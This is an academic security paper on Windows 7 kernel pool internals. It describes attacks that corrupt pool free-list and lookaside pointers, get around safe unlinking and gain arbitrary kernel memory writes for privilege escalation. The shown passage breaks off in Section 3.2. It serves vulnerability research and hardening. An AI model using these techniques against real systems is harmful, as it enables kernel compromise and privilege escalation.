Kernel Pool Exploitation on Windows 7

Tarjei Mandt

kernelpool@gmail.com

Abstract. In Windows 7, Microsoft introduced *safe unlinking* to address the growing number of security bulletins affecting the Windows kernel. Prior to removing an entry from a doubly-linked list, safe unlinking aims to detect memory corruption by validating the pointers to adjacent list entries. Hence, an attacker cannot easily leverage generic techniques in exploiting pool overflows or other pool corruption vulnerabilities. In this paper, we show that in spite of the security measures introduced, Windows 7 is still susceptible to generic kernel pool attacks. In particular, we show that the pool allocator may under certain conditions fail to safely unlink free list entries, thus allowing an attacker to corrupt arbitrary memory. In order to thwart the presented attacks, we propose ways to further harden and enhance the security of the kernel pool.

Keywords: kernel pool, safe unlinking, exploitation

1 Introduction

As software bugs are hard to completely eliminate due to the complexity of modern day computing, vendors are doing their best to isolate and prevent exploitation of security vulnerabilities. Mitigations such as DEP and ASLR have been introduced in contemporary operating systems to address a variety of commonly used exploitation techniques. However, as exploit mitigations do not address the root cause of security vulnerabilities, there will always be edge case scenarios where they fall short. For instance, DEP alone is easily circumvented using return-oriented programming (ROP) [15]. Furthermore, novel techniques leveraging the capabilities of powerful application-embedded scripting engines may bypass DEP and ASLR completely [4].

A complementary approach to exploit mitigations is privilege isolation. By imposing restrictions on users and processes using the operating system's built-in security mechanisms, an attacker cannot easily access and manipulate system files and registry information in a compromised system. Since the introduction of user account control (UAC) in Vista, users no longer run regular applications with administrative privileges by default. Additionally, modern browsers [2] and document readers [13][12] use "sandboxed" render processes to lessen the impact of security vulnerabilities in parsing libraries and layout engines. In turn, this has motivated attackers (as well as researchers) to focus their efforts on privilege escalation attacks. By executing arbitrary code in the highest privileged ring, operating system security is undermined.

Privilege escalation vulnerabilities are in most cases caused by bugs in the operating system kernel or third party drivers. Many of the flaws originate in the handling of dynamically allocated *kernel pool* memory. The kernel pool is analogous to the user-mode heap and was for many years susceptible to generic write-4 attacks abusing the unlink operation of doubly-linked lists [8][16]. In response to the growing number of kernel vulnerabilities, Microsoft introduced *safe unlinking* in Windows 7 [3]. Safe unlinking ensures that the pointers to adjacent pool chunks on doubly-linked free lists are validated before a chunk is unlinked.

An attacker's goal in exploiting pool corruption vulnerabilities is to ultimately execute arbitrary code in ring 0. This often starts with an arbitrary memory write or n-byte corruption at a chosen location. In this paper, we show that in spite of the security measures introduced, the kernel pool in Windows 7 is still susceptible to generic[1] attacks. In turn, these attacks may allow an attacker to fully compromise the operating system kernel. We also show that safe unlinking, designed to remediate write-4 attacks, may under certain conditions fail to achieve its goals and allow an attacker to corrupt arbitrary memory. In order to thwart the presented attacks, we conclusively propose ways to further harden and enhance the security of the kernel pool.

The rest of the paper is organized as follows. In Section 2 we elaborate on the internal structures and changes made to the Windows 7 (and Vista) kernel pool. In Section 3 and 4 we discuss and demonstrate practical kernel pool attacks affecting Windows 7. In Section 5 we discuss counter-measures and propose ways to harden the kernel pool. Finally, in Section 6 we provide a conclusion of the paper.

2 Kernel Pool Internals

In this section, we elaborate on the kernel pool management structures and algorithms involved in the allocation and deallocation of pool memory. Understanding kernel pool behavior is vital in properly assessing its security and robustness. For brevity, we assume the x86 architecture (32-bit). However, most structures are applicable to AMD64/x64 (64-bit). Notable differences in the kernel pool between x86 and x64 architectures are discussed in Section 2.9.

2.1 Non-Uniform Memory Architecture

For every new version of Windows, the memory manager is enhanced to better support the Non-Uniform Memory Architecture (NUMA), a memory design architecture used in modern multi-processor systems. NUMA dedicates different memory banks to different processors, allowing local memory to be accessed more quickly, while remote memory is accessed more slowly. The processors and memory are grouped together in smaller units called *nodes*, defined by the `KNODE` structure in the executive kernel.

[1] Applicable to any n-byte pool corruption vulnerability.

```
typedef struct _KNODE
{
/*0x000*/     union _SLIST_HEADER PagedPoolSListHead;
/*0x008*/     union _SLIST_HEADER NonPagedPoolSListHead[3];
/*0x020*/     struct _GROUP_AFFINITY Affinity;
/*0x02C*/     ULONG32      ProximityId;
/*0x030*/     UINT16       NodeNumber;
/*0x032*/     UINT16       PrimaryNodeNumber;
/*0x034*/     UINT8        MaximumProcessors;
/*0x035*/     UINT8        Color;
/*0x036*/     struct _flags Flags;
/*0x037*/     UINT8        NodePad0;
/*0x038*/     ULONG32      Seed;
/*0x03C*/     ULONG32      MmShiftedColor;
/*0x040*/     ULONG32      FreeCount[2];
/*0x048*/     struct _CACHED_KSTACK_LIST CachedKernelStacks;
/*0x060*/     LONG32       ParkLock;
/*0x064*/     ULONG32      NodePad1;
/*0x068*/     UINT8        _PADDING0_[0x18];
} KNODE, *PKNODE;
```

On multi-node systems (`nt!KeNumberNodes` > 1), the memory manager will always try to allocate from the ideal node. As such, `KNODE` provides information as to where local memory is found in the `Color` field. This value is an array index used by the allocation and free algorithms to associate nodes with its preferred pool. Additionally, `KNODE` defines four singly-linked per-node lookaside lists for free pool pages (discussed in Section 2.6).

2.2 System Memory Pools

At system initialization, the memory manager creates dynamically sized memory pools according to the number of system nodes. Each pool is defined by a pool descriptor (discussed in Section 2.3), a management structure that tracks pool usage and defines pool properties such as the memory type. There are two distinct types of pool memory: *paged* and *non-paged*.

Paged pool memory can be allocated and accessed from any process context, but only at IRQL < DPC/dispatch level. The number of paged pools in use is given by `nt!ExpNumberOfPagedPools`. On uniprocessor systems, four (4) paged pool descriptors are defined, denoted by indices 1 through 4 in the `nt!ExpPagedPoolDescriptor` array. On multiprocessor systems, one (1) paged pool descriptor is defined per node. In both cases, an additional paged pool descriptor is defined for prototype pools / full page allocations, denoted by index 0 in `nt!ExpPagedPoolDescriptor`. Hence, in most desktop systems five (5) paged pool descriptors are defined.

Non-paged pool memory is guaranteed to reside in physical memory at all times. This is required by threads executing at IRQL >= DPC/dispatch level (such as interrupt handlers), as page faults cannot be timely satisfied. The number of non-paged pools currently in use is given by `nt!ExpNumberOfNonPagedPools`.

On uniprocessor systems, the first index of the `nt!PoolVector` array points to the non-paged pool descriptor. On multiprocessor systems, each node has its own non-paged pool descriptor, indexed by the `nt!ExpNonPagedPoolDescriptor` array.

Additionally, *session* pool memory (used by `win32k`) is used for session space allocations and is unique to each user session. While non-paged session memory use the global non-paged pool descriptor(s), paged session pool memory has its own pool descriptor defined in `nt!MM_SESSION_SPACE`. To obtain the session pool descriptor, Windows 7 parses the associated `nt!EPROCESS` structure (of the currently executing thread) for the session space structure, and subsequently finds the embedded paged pool descriptor.

2.3 Pool Descriptor

Much like the user-mode heap, every kernel pool requires a management structure. The *pool descriptor* is responsible for tracking the number of running allocations, pages in use, and other information regarding pool usage. It also helps the system to keep track of reusable pool chunks. The pool descriptor is defined by the following structure (`nt!POOL_DESCRIPTOR`).

```
typedef struct _POOL_DESCRIPTOR
{
/*0x000*/     enum _POOL_TYPE PoolType;
              union {
/*0x004*/         struct _KGUARDED_MUTEX PagedLock;
/*0x004*/         ULONG32      NonPagedLock;
              };
/*0x040*/     LONG32       RunningAllocs;
/*0x044*/     LONG32       RunningDeAllocs;
/*0x048*/     LONG32       TotalBigPages;
/*0x04C*/     LONG32       ThreadsProcessingDeferrals;
/*0x050*/     ULONG32      TotalBytes;
/*0x054*/     UINT8        _PADDING0_[0x2C];
/*0x080*/     ULONG32      PoolIndex;
/*0x084*/     UINT8        _PADDING1_[0x3C];
/*0x0C0*/     LONG32       TotalPages;
/*0x0C4*/     UINT8        _PADDING2_[0x3C];
/*0x100*/     VOID**       PendingFrees;
/*0x104*/     LONG32       PendingFreeDepth;
/*0x108*/     UINT8        _PADDING3_[0x38];
/*0x140*/     struct _LIST_ENTRY ListHeads[512];
} POOL_DESCRIPTOR, *PPOOL_DESCRIPTOR;
```

The pool descriptor holds several important lists used by the memory manager. The *delayed free list*, pointed to by `PendingFrees`, is a singly-linked list of pool chunks waiting to be freed. It is explained in detail in Section 2.8. The `ListHeads` is an array of doubly-linked lists of free pool chunks of the same size. Unlike the delayed free list, the chunks in the `ListHeads` lists have been

freed and can be allocated by the memory manager at any time. We discuss the `ListHeads` in the following section.

2.4 ListHeads Lists (Free Lists)

The `ListHeads` lists, or free lists, are ordered in size of 8-byte granularity and used for allocations up to 4080 bytes[2]. The free chunks are indexed into the ListHeads array by *block size*, computed as the requested number of bytes rounded up to a multiple of 8 and divided by 8, or `BlockSize = (NumberOfBytes+0xF) >> 3`. The rounding is performed to reserve space for the *pool header*, a structure preceding all pool chunks. The pool header is defined as follows on x86 Windows.

```
typedef struct _POOL_HEADER
{
              union {
                  struct {
/*0x000*/             UINT16       PreviousSize : 9;
/*0x000*/             UINT16       PoolIndex : 7;
/*0x002*/             UINT16       BlockSize : 9;
/*0x002*/             UINT16       PoolType : 7;
                  };
/*0x000*/         ULONG32      Ulong1;
              };
              union {
/*0x004*/         ULONG32      PoolTag;
                  struct {
/*0x004*/             UINT16       AllocatorBackTraceIndex;
/*0x006*/             UINT16       PoolTagHash;
                  };
              };
} POOL_HEADER, *PPOOL_HEADER;
```

The pool header holds information necessary for the allocation and free algorithms to operate properly. `PreviousSize` indicates the block size of the preceding pool chunk. As the memory manager always tries to reduce fragmentation by merging bordering free chunks, it is typically used to locate the pool header of the previous chunk. `PreviousSize` may also be zero, in which case the pool chunk is located at the beginning of a pool page.

`PoolIndex` provides the index into the associated pool descriptor array, such as `nt!ExpPagedPoolDescriptor`. It is used by the free algorithm to make sure the pool chunk is freed to the proper pool descriptor `ListHeads`. In Section 3.4, we show how an attacker may corrupt this value in order to extend a pool header corruption (such as a pool overflow) into an arbitrary memory corruption.

As its name suggests, `PoolType` defines a chunk's pool type. However, it also indicates if a chunk is busy or free. If a chunk is free, `PoolType` is set to zero. On the other hand, if a chunk is busy, `PoolType` is set to its descriptor's pool type (a

[2] The remaining page fragment cannot be used if requested bytes exceed 4080.

value in POOL_TYPE enum, shown below) OR'ed with a *pool-in-use* bitmask. This bitmask is set to 2 on Vista and later, while it is set to 4 on XP/2003. E.g. for a busy paged pool chunk on Vista and Windows 7, `PoolType = PagedPool|2 = 3`.

```
typedef enum _POOL_TYPE
{
    NonPagedPool                        = 0 /*0x0*/,
    PagedPool                           = 1 /*0x1*/,
    NonPagedPoolMustSucceed             = 2 /*0x2*/,
    DontUseThisType                     = 3 /*0x3*/,
    NonPagedPoolCacheAligned            = 4 /*0x4*/,
    PagedPoolCacheAligned               = 5 /*0x5*/,
    NonPagedPoolCacheAlignedMustS       = 6 /*0x6*/,
    MaxPoolType                         = 7 /*0x7*/,
    NonPagedPoolSession                 = 32 /*0x20*/,
    PagedPoolSession                    = 33 /*0x21*/,
    NonPagedPoolMustSucceedSession      = 34 /*0x22*/,
    DontUseThisTypeSession              = 35 /*0x23*/,
    NonPagedPoolCacheAlignedSession     = 36 /*0x24*/,
    PagedPoolCacheAlignedSession        = 37 /*0x25*/,
    NonPagedPoolCacheAlignedMustSSession = 38 /*0x26*/
} POOL_TYPE, *PPOOL_TYPE;
```

If a pool chunk is free and is on a `ListHeads` list, its pool header is immediately followed by a `LIST_ENTRY` structure. For this reason, chunks of a single block size (8 bytes) are not maintained by the `ListHeads` as they are not large enough to hold the structure.

```
typedef struct _LIST_ENTRY
{
/*0x000*/     struct _LIST_ENTRY* Flink;
/*0x004*/     struct _LIST_ENTRY* Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

The `LIST_ENTRY` structure is used to join pool chunks on doubly linked lists. Historically, it has been the target in exploiting memory corruption vulnerabilities in both the user-mode heap [5] and the kernel pool [8][16], primarily due to well-known "write-4" exploitation techniques.[3] Microsoft addressed `LIST_ENTRY` attacks in the user-mode heap with the release of Windows XP SP2 [5], and similarly in the kernel pool with Windows 7 [3].

2.5 Lookaside Lists

The kernel uses singly-linked lookaside (LIFO) lists for faster allocation and deallocation of small pool chunks. They are designed to operate in highly concurrent code and use an atomic compare-and-exchange instruction in adding and

[3] Overwriting the `LIST_ENTRY` structure may cause an arbitrary value (pointer) to be written at an arbitrary location in memory in the unlinking process.

removing entries. In order to better make use of CPU caching, lookaside lists are defined per processor in the Processor Control Block (KPRCB). The KPRCB structure holds lookaside lists for both paged (PPPagedLookasideList) and non-paged (PPNPagedLookasideList) allocations, as well as special dedicated lookaside lists (PPLookasideList) for frequently requested fixed size allocations (such as for I/O request packets and memory descriptor lists).

```
typedef struct _KPRCB
{
...
/*0x5A0*/      struct _PP_LOOKASIDE_LIST PPLookasideList[16];
/*0x620*/      struct _GENERAL_LOOKASIDE_POOL PPNPagedLookasideList[32];
/*0xF20*/      struct _GENERAL_LOOKASIDE_POOL PPPagedLookasideList[32];
...
} KPRCB, *PKPRCB;
```

For the paged and non-paged lookaside lists, maximum block size is 0x20. Hence, there are 32 unique lookaside lists per type. Each lookaside list is defined by the GENERAL_LOOKASIDE_POOL structure, shown below.

```
typedef struct _GENERAL_LOOKASIDE_POOL
{
             union
             {
/*0x000*/        union _SLIST_HEADER ListHead;
/*0x000*/        struct _SINGLE_LIST_ENTRY SingleListHead;
             };
/*0x008*/     UINT16       Depth;
/*0x00A*/     UINT16       MaximumDepth;
/*0x00C*/     ULONG32      TotalAllocates;
             union
             {
/*0x010*/        ULONG32      AllocateMisses;
/*0x010*/        ULONG32      AllocateHits;
             };
/*0x014*/     ULONG32      TotalFrees;
             union
             {
/*0x018*/        ULONG32      FreeMisses;
/*0x018*/        ULONG32      FreeHits;
             };
/*0x01C*/     enum _POOL_TYPE Type;
/*0x020*/     ULONG32      Tag;
/*0x024*/     ULONG32      Size;
             union
             {
/*0x028*/        PVOID AllocateEx;
/*0x028*/        PVOID Allocate;
             };
             union
```

```
            {
/*0x02C*/       PVOID FreeEx;
/*0x02C*/       PVOID Free;
            };
/*0x030*/   struct _LIST_ENTRY ListEntry;
/*0x038*/   ULONG32      LastTotalAllocates;
            union
            {
/*0x03C*/       ULONG32      LastAllocateMisses;
/*0x03C*/       ULONG32      LastAllocateHits;
            };
/*0x040*/   ULONG32      Future[2];
} GENERAL_LOOKASIDE_POOL, *PGENERAL_LOOKASIDE_POOL;
```

In this structure, `SingleListHead.Next` points to the first free pool chunk on the singly-linked lookaside list. The size of the lookaside list is limited by the value of `Depth`, periodically adjusted by the balance set manager[4] according to the number of hits and misses on the lookaside list. Hence, a frequently used lookaside list will have a larger `Depth` value than an infrequently used list. The intial `Depth` is 4 (`nt!ExMinimumLookasideDepth`), with maximum being `MaximumDepth` (256). If a lookaside list is full, the pool chunk is freed to the appropriate `ListHeads` list instead.

Lookaside lists are also defined for the session pool. Paged session pool allocations use separate lookaside lists (`nt!ExpSessionPoolLookaside`) defined in session space. The maximum block size for the per-session lookaside lists is 0x19, as set by `nt!ExpSessionPoolSmallLists`. Session pool lookaside lists use the `GENERAL_LOOKASIDE` structure, identical to `GENERAL_LOOKASIDE_POOL` but with additional padding. For non-paged session pool allocations, the formerly discussed non-paged per-processor lookaside lists are used.

Lookaside lists for pool chunks are *disabled* if the hot/cold page separation pool flag is set (`nt!ExpPoolFlags & 0x100`). The flag is set during system boot-up to increase speed and reduce memory footprint. A timer (set in `nt!ExpBootFinishedTimer`) turns off hot/cold page separation 2 minutes after boot.

2.6 Large Pool Allocations

The pool descriptor `ListHeads` maintains chunks less than a page. Pool allocations greater than 4080 bytes (requiring a page or more) are handled by `nt!ExpAllocateBigPool`. In turn, this function calls `nt!MiAllocatePoolPages`, the pool page allocator, which rounds the requested size up to the nearest page size. A "frag" chunk of block size 1 and previous size 0 is placed immediately after the large pool allocation such that the pool allocator can make use of the remaining page fragment. The excess bytes are then put back at the tail of the appropriate pool descriptor `ListHeads` list.

[4] The balance set manager is a system thread executing `nt!KeBalanceSetManager` which periodically processes work items and resizes lookaside lists.

Recall from Section 2.1 that each node (defined by KNODE) has 4 singly-linked lookaside lists associated with them. These lists are used by the pool page allocator in rapidly servicing requests for small page counts. For paged memory, KNODE defines one lookaside list (PagedPoolSListHead) for single page allocations. For non-paged allocations, lookaside lists (NonPagedPoolSListHead[3]) for page counts 1, 2, and 3 are defined. The size of the pool page lookaside lists is determined by the number of physical pages present in the system.

If lookaside lists cannot be used, an *allocation bitmap* is used to obtain the requested pool pages. The bitmap (defined in RTL_BITMAP) is an array of bits that indicate which memory pages are in use and is created for every major pool type. It is searched for the first index that holds the requested number of unused pages. For the paged pool, the bitmap is defined in the MM_PAGED_POOL_INFO structure, pointed to by nt!MmPagedPoolInfo. For the non-paged pool, the bitmap is pointed to by nt!MiNonPagedPoolBitMap. For the session pool, the bitmap is defined in the MM_SESSION_SPACE structure.

For most large pool allocations, nt!ExAllocatePoolWithTag will request an additional 4 bytes (8 on x64) to store the allocation size at the end of the pool body. This value is subsequently checked when the allocation is freed (in ExFreePoolWithTag) to catch possible pool overflows.

2.7 Allocation Algorithm

In order to allocate pool memory, kernel modules and third-party drivers call ExAllocatePoolWithTag (or any of its wrapper functions), exported by the executive kernel. This function will first attempt to use the lookaside lists, followed by the ListHeads lists, and if no pool chunk could be returned, request a page from the pool page allocator. The following pseudocode roughly outlines its implementation.

```
PVOID
ExAllocatePoolWithTag( POOL_TYPE PoolType,
                       SIZE_T NumberOfBytes,
                       ULONG Tag)

// call pool page allocator if size is above 4080 bytes
if (NumberOfBytes > 0xff0) {
    // call nt!ExpAllocateBigPool
}

// attempt to use lookaside lists
if (PoolType & PagedPool) {
    if (PoolType & SessionPool && BlockSize <= 0x19) {
        // try the session paged lookaside list
        // return on success
    }
    else if (BlockSize <= 0x20) {
        // try the per-processor paged lookaside list
```

```
        // return on success
    }
    // lock paged pool descriptor (round robin or local node)
}
else { // NonPagedPool
    if (BlockSize <= 0x20) {
        // try the per-processor non-paged lookaside list
        // return on success
    }
    // lock non-paged pool descriptor (local node)
}

// attempt to use listheads lists
for (n = BlockSize-1; n < 512; n++) {
    if (ListHeads[n].Flink == &ListHeads[n]) { // empty
        continue; // try next block size
    }
    // safe unlink ListHeads[n].Flink
    // split if larger than needed
    // return chunk
}

// no chunk found, call nt!MiAllocatePoolPages
// split page and return chunk
```

If a chunk larger than the size requested is returned from the `ListHeads[n]` list, the chunk is split. In order to reduce fragmentation, the part of the oversized chunk returned by the allocator depends on its relative page position. If the chunk is page aligned, the requested size is allocated from the *front* of the chunk. If the chunk is not page aligned, the requested size is allocated from the *back* of the chunk. Either way, the remaining (unused) fragment of the split chunk is put at the tail of the appropriate `ListHeads` list.

2.8 Free Algorithm

The free algorithm, implemented by `ExFreePoolWithTag`, inspects the pool header of the chunk to be freed and frees it to the appropriate list. In order to reduce fragmentation, it also attempts to coalesce bordering free chunks. The following pseudocode shows how the algorithm works.

```
VOID
ExFreePoolWithTag( PVOID Entry,
                   ULONG Tag)

if (PAGE_ALIGNED(Entry)) {
    // call nt!MiFreePoolPages
    // return on success
}
```

```
if (Entry->BlockSize != NextEntry->PreviousSize)
    BugCheckEx(BAD_POOL_HEADER);

if (Entry->PoolType & SessionPagedPool && Entry->BlockSize <= 0x19) {
    // put in session pool lookaside list
    // return on success
}
else if (Entry->BlockSize <= 0x20) {
    if (Entry->PoolType & PagedPool) {
        // put in per-processor paged lookaside list
        // return on success
    }
    else { // NonPagedPool
        // put in per-processor non-paged lookaside list
        // return on success
    }
}

if (ExpPoolFlags & DELAY_FREE) { // 0x200
    if (PendingFreeDepth >= 0x20) {
        // call nt!ExDeferredFreePool
    }
    // add Entry to PendingFrees list
}
else {
    if (IS_FREE(NextEntry) && !PAGE_ALIGNED(NextEntry)) {
        // safe unlink next entry
        // merge next with current chunk
    }
    if (IS_FREE(PreviousEntry)) {
        // safe unlink previous entry
        // merge previous with current chunk
    }
    if (IS_FULL_PAGE(Entry))
        // call nt!MiFreePoolPages
    else {
        // insert Entry to ListHeads[BlockSize - 1]
    }
}
```

The `DELAY_FREE` pool flag (`nt!ExpPoolFlags & 0x200`) enables a performance optimization that frees several pool allocations at once to amortize pool acquisition and release. This mechanism was briefly mentioned in [11] and is enabled on Windows XP SP2 or higher if the number of available physical pages (`nt!MmNumberOfPhysicalPages`) is greater or equal to 0x1fc00.[5] When used, every new call to `ExFreePoolWithTag` appends the chunk to be freed to the `PendingFrees` list, specific to each pool descriptor. If the list holds 32 or more chunks (determined by `PendingFreeDepth`), it is processed in a call to

[5] Roughly translates to 508 megabytes of RAM on IA-32 and AMD64 architectures.

ExDeferredFreePool. This function iterates over each entry and frees it to the appropriate ListHeads list, as illustrated by the following pseudocode.

```
VOID
ExDeferredFreePool( PPOOL_DESCRIPTOR PoolDesc,
                    BOOLEAN bMultipleThreads)

for each (Entry in PendingFrees) {
    if (IS_FREE(NextEntry) && !PAGE_ALIGNED(NextEntry)) {
        // safe unlink next entry
        // merge next with current chunk
    }
    if (IS_FREE(PreviousEntry)) {
        // safe unlink previous entry
        // merge previous with current chunk
    }
    if (IS_FULL_PAGE(Entry))
        // add to full page list
    else {
        // insert Entry to ListHeads[BlockSize - 1]
    }
}

for each (page in full page list) {
    // call nt!MiFreePoolPages
}
```

Frees to the lookaside and pool descriptor ListHeads are always put in the front of the appropriate list. Exceptions to this rule are remaining fragments of split blocks which are put at the tail of the list. Blocks are split when the memory manager returns chunks larger than the requested size (as explained in Section 2.7), such as full pages split in ExpBigPoolAllocation and ListHeads entries split in ExAllocatePoolWithTag. In order to use the CPU cache as frequently as possible, allocations are *always* made from the most recently used chunks, from the front of the appropriate list.

2.9 AMD64/x64 Kernel Pool Changes

Despite supporting a larger physical address space, x64 Windows does not introduce any significant changes to the kernel pool. However, to accommodate the change in pointer width, block size granularity is increased to 16 bytes, calculated as BlockSize = (NumberOfBytes+0x1F) >> 4. To reflect this change, the pool header is updated accordingly.

```
typedef struct _POOL_HEADER
{
              union
              {
                  struct
```

```
                {
/*0x000*/           ULONG32      PreviousSize : 8;
/*0x000*/           ULONG32      PoolIndex : 8;
/*0x000*/           ULONG32      BlockSize : 8;
/*0x000*/           ULONG32      PoolType : 8;
                };
/*0x000*/       ULONG32      Ulong1;
            };
/*0x004*/   ULONG32      PoolTag;
            union
            {
/*0x008*/       struct _EPROCESS* ProcessBilled;
                struct
                {
/*0x008*/           UINT16       AllocatorBackTraceIndex;
/*0x00A*/           UINT16       PoolTagHash;
/*0x00C*/           UINT8        _PADDING0_[0x4];
                };
            };
} POOL_HEADER, *PPOOL_HEADER;
```

Due to the change in block size granularity, `PreviousSize` and `BlockSize` are both reduced to eight bits. Thus, the pool descriptor `ListHeads` holds 256 doubly-linked lists, and not 512 as on x86. This also allows for an additional bit to be assigned to `PoolIndex`, hence 256 nodes (pool descriptors) may be supported on x64, over 128 on x86. Furthermore, the pool header is expanded to 16 bytes, and includes the `ProcessBilled` pointer used in quota management to identify the process charged for an allocation. On x86, this pointer is stored in the last four bytes of the pool body. We discuss attacks leveraging the quota process pointer in Section 3.5.

3 Kernel Pool Attacks

In this section, we discuss several practical attacks on the Windows 7 kernel pool. First, in Section 3.1, we show an attack on the `LIST_ENTRY` structure in the (un)safe unlinking of `ListHeads` pool chunks. In Section 3.2 and Section 3.3 we show attacks on the singly-linked lookaside and deferred free lists respectively. In Section 3.4 we present an attack on the pool header of allocated chunks being freed, and finally, in Section 3.5 we show an attack on quota charged pool allocations.

3.1 ListEntry Flink Overwrite

In order to address generic exploitation of kernel pool overflows, Windows 7 performs safe unlinking to validate the `LIST_ENTRY` pointers of pool chunks on `ListHeads` lists. However, in allocating a pool chunk from `ListHeads[n]` (for a given block size), the algorithm validates the `LIST_ENTRY` structure of

`ListHeads[n]` and not the structure of the actual chunk being unlinked. Consequently, overwriting the *forward link* in a free chunk may cause the address of `ListHeads[n]` to be written to an attacker controlled address (Figure 1).



Fig. 1. ListEntry Flink Overwrite

This attack requires at least two free chunks to be present on the target `ListHeads[n]` list. Otherwise, `ListHeads[n].Blink` will validate the unlinked chunk's forward link. In Example 1, the forward link of a pool chunk on a `ListHeads` list has been corrupted with an address chosen by the attacker. In turn, when this chunk is allocated in `ExAllocatePoolWithTag`, the algorithm attempts to write the address of `ListHeads[n]` (**esi**) at the backward link of the `LIST_ENTRY` structure at the attacker controlled address (**eax**).

```
eax=80808080 ebx=829848c0 ecx=8cc15768 edx=8cc43298 esi=82984a18 edi=[..]
eip=8296f067 esp=82974c00 ebp=82974c48 iopl=0     nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000         efl=00010246

nt!ExAllocatePoolWithTag+0x4b7:
8296f067 897004      mov   dword ptr [eax+4],esi ds:0023:80808084=????????
```

Example 1: ListEntry Flink overwrite

Although the value of **esi** cannot easily be determined from a user-mode context, it is sometimes possible to infer its value. For instance, if only a single

non-paged pool is defined (as discussed in 2.2), **esi** will point to a fixed location (`nt!NonPagedPoolDescriptor`) in the data segment of `ntoskrnl`. If the pool descriptor was allocated from memory, an assumption can be made about its whereabouts from the defined pool memory range. Thus, an attacker could overwrite important global variables [14] or kernel object pointers [6] (e.g. via a partial pointer overwrite) in order to gain arbitrary code execution.

The attacker can also extend the arbitrary write into a fully controlled kernel allocation using a user-mode pointer in the overwrite. This follows from the fact that `ListHeads[n].Flink` is updated to point to the next free chunk (the attacker controlled pointer) after unlinking the corrupted chunk. Because the backward link at the attacker supplied address was updated to point back to `ListHeads[n]`, the pool allocator has no problems in safely unlinking the user-mode pointer from the free list.

3.2 Lookaside Next Pointer Overwrite

Lookaside lists are designed to be fast and lightweight, hence do not introduce the same consistency checking as the doubly-linked `ListHeads` lists. Being singly-linked, each entry on a lookaside list holds a pointer to the *next* entry. As there are no checks asserting the validity of these pointers, an attacker may, using a pool corruption vulnerability, coerce the pool allocator into returning an arbitrary address in retrieving the next free lookaside chunk. In turn, this may allow the attacker to corrupt arbitrary kernel memory.



Fig. 2. Lookaside Pool Chunk Pointer Overwrite

As discussed in Section 2.5, the memory manager uses lookaside lists both for pool chunks and pool pages. For lookaside pool chunks, the `Next` pointer directly follows the 8-byte pool header (`POOL_HEADER`). Thus, overwriting the `Next` pointer requires at most a 12-byte overflow on x86. In order for a pool chunk to be freed to a lookaside list, the following must hold:

- `BlockSize` <= `0x20` for (paged/non-paged) pool chunks
- `BlockSize` <= `0x19` for paged session pool chunks
- Lookaside list for target `BlockSize` is not full
- Hot/cold page separation is not used (`ExpPoolFlags & 0x100`)

In order to extend a lookaside `Next` pointer corruption into an n-byte arbitrary memory overwrite, allocations of the target block size must be made until the corrupted pointer is returned (Figure 2). Furthermore, the contents of the allocated chunk must be controlled to some degree in order to influence the data used to overwrite. For paged pool allocations, native APIs that allocate unicode strings such as `NtCreateSymbolicLinkObject` provide a convenient way for filling any sized chunk with almost any combination of bytes. Such APIs can also be used in *defragmenting* and manipulating the pool memory layout for controlling exploitable primitives such as uninitialized pointers and double frees.

